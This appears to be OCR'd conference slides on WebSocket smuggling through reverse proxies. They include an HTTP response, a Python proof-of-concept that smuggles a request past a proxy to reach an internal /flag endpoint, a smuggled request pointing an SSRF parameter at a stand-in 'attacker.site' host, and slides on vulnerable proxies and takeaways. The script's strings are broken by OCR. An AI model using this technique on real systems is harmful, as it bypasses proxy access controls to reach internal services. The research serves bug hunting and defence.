
Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 13 Oct 2019 20:54:56 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
```

```python
import socket

req1 = '''POST /api/public/healthcheck HTTP/1.1


req2 = '''GET /flag HTTP/1.1


def main(netloc):
    host, port = netloc.split(':')

    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((host, int(port)))

    sock.sendall(req1)
    sock.recv(4096)

    sock.sendall(req2)
    data = sock.recv(4096)
    data = data.decode(errors='ignore')

    print data

    sock.shutdown(socket.SHUT_RDWR)
    sock.close()


if __name__ == "__main__":
    main('challenge2.0ang3el.tk:80')
```

```
req1 = '''POST /api/public/healthcheck HTTP/1.1
Host: localhost:80
Upgrade: websocket
Content-Type: application/x-www-form-urlencoded
Content-Length: 32

url=http://attacker.site/101.php'''
```

```
req2 = '''GET /flag HTTP/1.1
Host: localhost:5000

'''
```


Applications
Places
Terminal
Sun 16:22
root@kali: /tmp
File Edit View Search Terminal Help
root@kali:/tmp#

Vulnerable reverse proxies

- Almost all proxies are affected 
- But exploitation is limited
  - External SSRF is required that returns status code
  - …

What about RFC 8441 and HTTP/2 !?

- It’s not widely supported yet
- Should be supported by both proxy and backend
  - Nghttp2 – https://github.com/nghttp2/nghttp2
  - Quart / Hypercorn - https://github.com/pgjones/quart
- Nghttpx + Quart / Hypercorn – not vulnerable 

What about RFC 8441 and HTTP/2 !?

- Vulnerable scenarios
  - SETTINGS_ENABLE_CONNECT_PROTOCOL not checked by proxy
  - Status code not checked by proxy (in response for CONNECT request)

Discovering WebSocket APIs

Discovering WebSocket API

- Monitor Upgrade requests
- Analyze JavaScript files
- Try to establish WebSocket connection to each URL 
- …


Conclusion

Key takeaways

- WebSocket API is a good target for bug hunting
  - Overlooked
  - Traditional server-side vulns + WebSocket-related vulns

Key takeaways

- WebSocket smuggling
  - https://github.com/0ang3el/websocket-smuggle



Further research

- Security of WebSocket subprotocols
- More smuggling techniques
  - HTTP/2 and WebSocket
  - …

Thank you!

@0ang3el